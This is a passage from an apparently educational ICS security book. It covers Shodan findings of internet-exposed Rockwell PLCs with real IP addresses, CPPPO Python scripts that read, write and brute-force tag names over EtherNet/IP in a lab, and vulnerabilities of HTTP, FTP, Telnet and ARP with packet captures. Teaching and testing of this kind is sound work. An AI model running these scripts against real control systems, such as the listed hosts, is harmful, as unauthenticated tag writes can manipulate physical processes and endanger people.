Device IP: 192.168.13.11
```

**66.186.163.46**
Oxford Networks
Added on 2017-05-20 17:29:58 GMT
United States, Bangor
Details

```
Product name: 1763-L16BWA B/11.00
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x73039854
Device type: Communications Adapter
Device IP: 66.186.163.46
```

There are close to 2000 results! Say, we pick one to look at the details:



78.20.178.8 78-20-178-8.access.telenet.be

Industrial Control System

| | |
|---|---|
| City | Zele |
| Country | Belgium |
| Organization | Telenet N.V. |
| ISP | Telenet N.V. |
| Last Update | 2017-05-20T16:58:39.848674 |
| Hostnames | 78-20-178-8.access.telenet.be |
| ASN | AS6848 |

Ports

44818

Services

44818
tcp
ethernetip


Rockwell Automation/Allen-Bradley Version: 1756-ENBT/A

```
Product name: 1756-ENBT/A
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x004f1fee
Device type: Communications Adapter
Device IP: 192.168.5.70
```

If you work for Telenet N.V. in Belgium and are reading this book, consider this a freebie mini pentest and go fix this issue right now. Your ICS devices should never be reachable from the internet!

What we can see in the result details is that the device in question is a `1756-ENBT/A` network card. If you look closely, the results also show an IP address in the private subnet range, `192.168.5.70`. This means that the device we found is most likely behind a **Network Address Translation** (**NAT**) device, often done to be able to access internal control system networks without having to reconfigure a bunch of devices, often also implemented wrongly, as is the case here.

At this point, we could run the Nmap `enip-info` script on the target, find out the exact model, find a vulnerability, and exploit it. But things are much simpler and much more dangerous than that. Using the programming software for the Rockwell Automation PLC (**RSLogix 5000**), an attacker can directly connect to the PLC and everything else connected to the same `192.168.5.0` network and perform all the actions a programmer would be able to do, such as forcing open/closed valves, wiping the PLC memory, replacing the PLC firmware, stopping the program, and so on:



```
    (* Open the vessel outlet valve *)
    Outlet.ProgCommand := 1;
    (* Choose the label based on the recipe s
    Case local_recipe of
            1:  COP (Vanilla_Text, Label_Text
            2:  COP (Chocolate_Text, Label_Te
        Else
            COP (Bulk_Swill_Text, Label_Text,
    End_Case;
(* If there is still material in the vessel,
else turn them off, close the vessel outlet s
If Tank_Level > 0.5 Then
    Cycle_Cappers := 1;
    Cycle_Bottlers :=1;
    Wake_Up_Operator :=1;
    Local_Status := 0;
Else
```

We are not limited to the programming software either. The CPPPO Python module has support for EtherNet/IP client functionality as well. To test this out, we are going to restart the Python EtherNet/IP server on the Ubuntu VM with an array of tags defined:

```
$ python -m cpppo.server.enip SCADA=INT[1000] -v
```

This command starts the EtherNet/IP server with an array of `1000` tags with the type of `INT`. These tags are readable and writeable. On the Kali Linux VM, create a new Python script:

```
#!/usr/bin/env  python2

from cpppo.server.enip import client
import time

host = "192.168.179.131"
tags = [ "SCADA[1]", "SCADA[2]" ]

with client.connector( host=host ) as conn:
    for index,descr,op,reply,status,value in conn.pipeline(
            operations=client.parse_operations( tags ), depth=2 ):
        print( "%s: %20s: %s" % ( time.ctime(), descr, value ))
```

Running the script results in pulling the values of the first two tags of the array:

```
~# python ReadWriteTags.py
Sat May 20 16:36:52 2017: Single Read  Tag  SCADA[1]: [0]
Sat May 20 16:36:52 2017: Single Read  Tag  SCADA[2]: [0]
```

Writing to tags is done with the following script:

```
#!/usr/bin/env  python2

from cpppo.server.enip import client
import time

host = "192.168.179.131"
tags = [ "SCADA[1]", "SCADA[2]=(INT)33" ]

with client.connector( host=host ) as conn:
    for index,descr,op,reply,status,value in conn.pipeline(
            operations=client.parse_operations( tags ), depth=2 ):
        print( "%s: %20s: %s" % ( time.ctime(), descr, value ))
```

When we read back the values, it shows the change we made:

```
Sat May 20 18:15:50 2017: Single Read  Tag  SCADA[1]: [0]
Sat May 20 18:15:50 2017: Single Read  Tag  SCADA[2]: [33
```

So how do we know what tags to target? There is a way to brute-force the tag names that are configured on a PLC. The following script is an example of how to accomplish this. It uses a list of common tag names and tries and sees whether the tag name exists on the target PLC.  As with brute-forcing passwords, the better the wordlist, the more successful the attack will be, and the more tag names will be revealed:

```
#!/usr/bin/env  python2

from cpppo.server.enip import client

host = "192.168.179.131"

with open('tagNames.txt') as f:
    tags = f.read().splitlines()                    # read all the tag
names in the dictionary file,
                                                    # stripping of newlines
with client.connector( host=host ) as conn:
    for tag in tags:
        req = conn.read( tag + '.ACC')              # adding .ACC to avoid
errors on not DINT type tags

        assert conn.readable(timeout=1.0), "Failed to receive reply"

        reply = next(conn)
        for k, v in reply.items():                  # Scan through the Key
and Value pairs returned
            if str(k).endswith('status'):
                if (v == 5):                        # Found a valid tag if
the transaction status is 5
                    print tag + " is a valid tag"
```

This is a very short and limited example list of tag names to try:

```
testTag
admin
testTag2
password
timer
secret
tank
centrifuge
```

The results of running it on a PLC running in my lab are as follows:

```
testTag is a valid tag
testTag2 is a valid tag
password is a valid tag
timer is a valid tag
```

We can now use the discovered tag names to read and write to.

As you can see, EtherNet/IP and CIP suffer much the same vulnerabilities as the other industrial protocols. The lack of authentication allows everyone to issues commands to devices. The lack of network security measures such as encryption and integrity checks allows manipulation of the data in transit.

## Common IT protocols found in the ICS


Although not directly industrial control protocols by themselves, the upcoming sections are a list of common IT protocols that can be found on OT networks. The list includes a summarization of their well-known vulnerabilities.

## HTTP

Many ICS devices will have built-in diagnostic web pages and some form of web server to allow access to the diagnostic pages. HTTP is known to have the following vulnerabilities:

- Vulnerable HTTP server application code
- Hard coded credentials
- SQL injection
- Cross-site scripting
- Broken authentication and session management
- Insecure direct object references
- Cross-site request forgery
- Security misconfiguration
- Insecure cryptographic storage
- Failure to restrict URL access

A quick search on **ICS-CERT** reveals the following vulnerabilities involving web servers:



Exemys **Web Server** Bypass Vulnerability
ics-cert.us-cert.gov/advisories/ICSA-15-321-01
over 1 year ago - Advisory Document

Wind River VxWorks SSH and **Web Server** Multiple ...
ics-cert.us-cert.gov/advisories/ICSA-13-091-01
**Advisory (ICSA-13-091-01**) Wind River VxWorks SSH and **Web Server** Multiple Vulnerabilities Original release date: April 01, 2013 | Last revised: January ...

3S-Smart Software Solutions GmbH CODESYS **Web Server**
ics-cert.us-cert.gov/advisories/ICSA-17-087-02
about 1 month ago - Advisory Document

Advantech Studio Test **Web Server** Buffer Overflow | ICS-CERT
ics-cert.us-cert.gov/advisories/ICSA-10-337-01
**Advisory (ICSA-10-337-01**) Advantech Studio Test **Web Server** Buffer Overflow Original release date: January 02, 2011 | Last revised: October 28, 2013

IniNet SCADA **Web Server** Vulnerabilities
ics-cert.us-cert.gov/advisories/ICSA-15-293-02
over 1 year ago - Advisory Document

Control **System Web Server DMZ Documentation** | ICS-CERT
ics-cert.us-cert.gov/Control-System-Web-Server-DMZ-Documentation
Control **System Web Server DMZ Documentation**. Definition; Return to Secure Architecture Design; Select a link on the left to see the document abstract.

eWON Vulnerabilities
ics-cert.us-cert.gov/advisories/ICSA-15-351-03
over 1 year ago - Advisory Document

Rockwell Automation MicroLogix 1100 and 1400 Vulnerabilities
ics-cert.us-cert.gov/advisories/ICSA-16-336-06
5 months ago - Advisory Document


## File Transfer Protocol

**File Transfer Protocol** (**FTP**) is a clear text file transfer protocol that suffers from the following vulnerabilities:

- Vulnerable FTP server application code
- Hard coded credentials

- FTP bounce attack
- FTP brute-force attack
- Packet capture (or sniffing)
- Spoof attack
- Port stealing

The FTP is commonly used to transfer project files to ICS devices or upload and download firmware. A quick search on **ICS-CERT** reveals the following vulnerabilities involving FTP servers:


ICS-CERT
INDUSTRIAL CONTROL SYSTEMS CYBER EMERGENCY RESPONSE TEAM

ftp server

**Advisory (ICSA-15-020-01)** - ICS-CERT
ics-cert.us-cert.gov/advisories/ICSA-15-020-01
**Advisory (ICSA-15-020-01)** ... The **FTP server** of the affected switches could allow authenticated users to cause a device reboot if specially crafted ...

**Secure Architecture Design Definitions** | ICS-CERT
ics-cert.us-cert.gov/Secure-Architecture-Design-Definitions
**Secure Architecture Design Definitions**. ... The **FTP server**, running **FTP server** software, listens on the network for connection requests from other ...

**Advisory (ICSA-15-020-02)** - ICS-CERT
ics-cert.us-cert.gov/advisories/ICSA-15-020-02
**Advisory (ICSA-15-020-02)** Schneider Electric ETG3000 FactoryCast HMI Gateway Vulnerabilities ... The **ftp server** of the device has hard-coded ...

**Secure Architecture Design** | ICS-CERT
ics-cert.us-cert.gov/Secure-Architecture-Design
This **secure architecture design** is the result of an evolutionary process of technology advancement and increasing cyber ... Corporate **FTP Server**. ...

**Advisory (ICSA-10-316-01A)** - ICS-CERT
ics-cert.us-cert.gov/advisories/ICSA-10-316-01A
**Advisory (ICSA-10-316-01A)** Intellicom NetBiter WebSCADA Vulnerabilities (Update A) ... it would be easier to enable the **ftp server** to transfer ...

**Advisory (ICSA-15-034-01)** - ICS-CERT
ics-cert.us-cert.gov/advisories/ICSA-15-034-01
**Advisory (ICSA-15-034-01)** ... as well as an **FTP server** to download and upload ... The device's web **server** could allow unauthenticated attackers to ...

**Advisory (ICSA-15-076-02)** - ICS-CERT
ics-cert.us-cert.gov/advisories/ICSA-15-076-02
**Advisory (ICSA-15-076-02)** Honeywell XL Web Controller Directory Traversal Vulnerability ... By using a directory traversal vulnerability in the **FTP** ...

## Telnet


Telnet is a clear text remote connect and command protocol and suffers from the following vulnerabilities:

- Vulnerable FTP server application code
- Hardcoded credentials
- Sniffing attack
- Replay attack

Telnet has a long-lasting reputation for being an insecure protocol, but it is still getting implemented on many ICS networks nonetheless. The misconception that ICS networks are hidden away and shielded from networks is probably the cause of this.

## Address Resolution Protocol


The **Address Resolution Protocol** (**ARP**) is the mechanism that ties a computer MAC address to an IP address. When a computer needs to send as packet to another computer on the network, that packet needs to be addressed with the MAC address of the receiving computer. The sender knows the IP address and will send out an ARP packet to get the MAC address that belongs to the computer that has the IP address requested. The ARP packet looks like this:



```
arp
No. Time          Source            Destination       Protocol Lengt Info
  1 0.000000000   Vmware_f2:7e:ce   Broadcast         ARP      42 Who has 192.168.179.134? Tell 192.168.179.129
  2 1.015841360   Vmware_f2:7e:ce   Broadcast         ARP      42 Who has 192.168.179.134? Tell 192.168.179.129
  3 1.024835152   Vmware_f2:7e:ce   Broadcast         ARP      42 Who has 192.168.179.134? Tell 192.168.179.129
  4 1.024090278   Vmware_f2:7e:ce   Broadcast         ARP      42 Who has 192.168.179.134? Tell 192.168.179.129
  5 1.023831940   Vmware_f2:7e:ce   Broadcast         ARP      42 Who has 192.168.179.134? Tell 192.168.179.129
  6 1.024223215   Vmware_f2:7e:ce   Broadcast         ARP      42 Who has 192.168.179.134? Tell 192.168.179.129
  7 2.209332620   Vmware_f2:7e:ce   Broadcast         ARP      42 Who has 192.168.179.131? Tell 192.168.179.129
  8 0.000194065   Vmware_8f:79:2c   Vmware_f2:7e:ce   ARP      60 192.168.179.131 is at 00:0c:29:8f:79:2c
 17 5.009038604   Vmware_8f:79:2c   Vmware_f2:7e:ce   ARP      60 Who has 192.168.179.129? Tell 192.168.179.131
 18 0.000018137   Vmware_f2:7e:ce   Vmware_8f:79:2c   ARP      42 192.168.179.129 is at 00:0c:29:f2:7e:ce
```

```
▸ Frame 7: 42 bytes on wire (336 bits), 42 bytes captured (336
▾ Ethernet II, Src: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce), Dst: B
  ▸ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  ▸ Source: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce)
    Type: ARP (0x0806)
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce)
    Sender IP address: 192.168.179.129
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.179.131
```

The packet is addressed to the Ethernet broadcast address of `ff:ff:ff:ff:ff:ff`, basically asking anyone with the IP address of `192.168.179.131` to respond with its MAC address. The response to this request looks like this:



arp

| No. | Time | Source | Destination | Protocol | Lengt | Info |
|---|---|---|---|---|---|---|
| 1 | 0.000000000 | Vmware_f2:7e:ce | Broadcast | ARP | 42 | Who has 192.168.179.134? Tell 192.168.179.129 |
| 2 | 1.015841360 | Vmware_f2:7e:ce | Broadcast | ARP | 42 | Who has 192.168.179.134? Tell 192.168.179.129 |
| 3 | 1.024835152 | Vmware_f2:7e:ce | Broadcast | ARP | 42 | Who has 192.168.179.134? Tell 192.168.179.129 |
| 4 | 1.024090278 | Vmware_f2:7e:ce | Broadcast | ARP | 42 | Who has 192.168.179.134? Tell 192.168.179.129 |
| 5 | 1.023831940 | Vmware_f2:7e:ce | Broadcast | ARP | 42 | Who has 192.168.179.134? Tell 192.168.179.129 |
| 6 | 1.024223215 | Vmware_f2:7e:ce | Broadcast | ARP | 42 | Who has 192.168.179.134? Tell 192.168.179.129 |
| 7 | 2.209332620 | Vmware_f2:7e:ce | Broadcast | ARP | 42 | Who has 192.168.179.131? Tell 192.168.179.129 |
| 8 | 0.000194065 | Vmware_8f:79:2c | Vmware_f2:7e:ce | ARP | 60 | 192.168.179.131 is at 00:0c:29:8f:79:2c |
| 17 | 5.009038604 | Vmware_8f:79:2c | Vmware_f2:7e:ce | ARP | 60 | Who has 192.168.179.129? Tell 192.168.179.131 |
| 18 | 0.000018137 | Vmware_f2:7e:ce | Vmware_8f:79:2c | ARP | 42 | 192.168.179.129 is at 00:0c:29:f2:7e:ce |


```
▸ Frame 8: 60 bytes on wire (480 bits), 60 bytes captured (480
▾ Ethernet II, Src: Vmware_8f:79:2c (00:0c:29:8f:79:2c), Dst: V
  ▸ Destination: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce)
  ▸ Source: Vmware_8f:79:2c (00:0c:29:8f:79:2c)
    Type: ARP (0x0806)
    Padding: 000000000000000000000000000000000000
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: Vmware_8f:79:2c (00:0c:29:8f:79:2c)
    Sender IP address: 192.168.179.131
    Target MAC address: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce)
    Target IP address: 192.168.179.129
```

The computer with IP address `192.168.179.131` responds by saying it has the MAC address `00:0c:29:8f:79:2c`. The requesting computer will temporarily store the ARP request results in an ARP table so the same query doesn't have to be sent out for every packet. ARP's greatest vulnerability lies in that temporary storage functionality. If an attacker sends out the response to the query before the real target does, the attacker can override the MAC address that the requester stores in its ARP table, hence influencing where the requesting computer sends its packets to. This is called ARP spoofing, and we will see an example use later on in this book.

## ICMP echo request

**Internet Control Message Protocol echo request** message message, or ping, is a computer network administration tool used to test the reachability of a host on an IP network. Ping operates by sending **Internet Control Message Protocol** (**ICMP**) echo request packets to the target host and waiting for an ICMP echo reply.

Say, you look at a ping packet that is the result of a command such as `ping 192.168.179.131`:




icmp

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 9 | 0.000000000 | 192.168.179.129 | 192.168.179.131 | ICMP | 98 | Echo (ping) request |
| 10 | 0.000124504 | 192.168.179.131 | 192.168.179.129 | ICMP | 98 | Echo (ping) reply |
| 11 | 1.022134570 | 192.168.179.129 | 192.168.179.131 | ICMP | 98 | Echo (ping) request |
| 12 | 0.000169550 | 192.168.179.131 | 192.168.179.129 | ICMP | 98 | Echo (ping) reply |
| 13 | 1.023867257 | 192.168.179.129 | 192.168.179.131 | ICMP | 98 | Echo (ping) request |
| 14 | 0.000254882 | 192.168.179.131 | 192.168.179.129 | ICMP | 98 | Echo (ping) reply |
| → 15 | 1.023785606 | 192.168.179.129 | 192.168.179.131 | ICMP | 98 | Echo (ping) request |
| ← 16 | 0.000376149 | 192.168.179.131 | 192.168.179.129 | ICMP | 98 | Echo (ping) reply |
| 54 | 489.616158… | 192.168.179.129 | 192.168.179.131 | ICMP | 1178 | Echo (ping) request |
| 57 | 0.000466180 | 192.168.179.131 | 192.168.179.129 | ICMP | 1178 | Echo (ping) reply |
| 60 | 1.007148840 | 192.168.179.129 | 192.168.179.131 | ICMP | 1178 | Echo (ping) request |
| 63 | 0.000288282 | 192.168.179.131 | 192.168.179.129 | ICMP | 1178 | Echo (ping) reply |
| 66 | 1.023852909 | 192.168.179.129 | 192.168.179.131 | ICMP | 1178 | Echo (ping) request |
| 69 | 0.000239223 | 192.168.179.131 | 192.168.179.129 | ICMP | 1178 | Echo (ping) reply |

```
0000  00 0c 29 f2 7e ce 00 0c  29 8f 79 2c 08 00 45 00   ..).~... ).y,..E.
0010  00 54 ed 24 00 00 40 01  a5 2e c0 a8 b3 83 c0 a8   .T.$..@. ........
0020  b3 81 00 00 11 13 54 1e  00 04 86 b7 21 59 00 00   ......T. ....!Y..
0030  00 00 28 e7 0b 00 00 00  00 00 10 11 12 13 14 15   ..(..... ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ .. !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67
```

```
▸ Frame 16: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on i
▾ Ethernet II, Src: Vmware_8f:79:2c (00:0c:29:8f:79:2c), Dst: Vmware_f2:7e
  ▸ Destination: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce)
  ▸ Source: Vmware_8f:79:2c (00:0c:29:8f:79:2c)
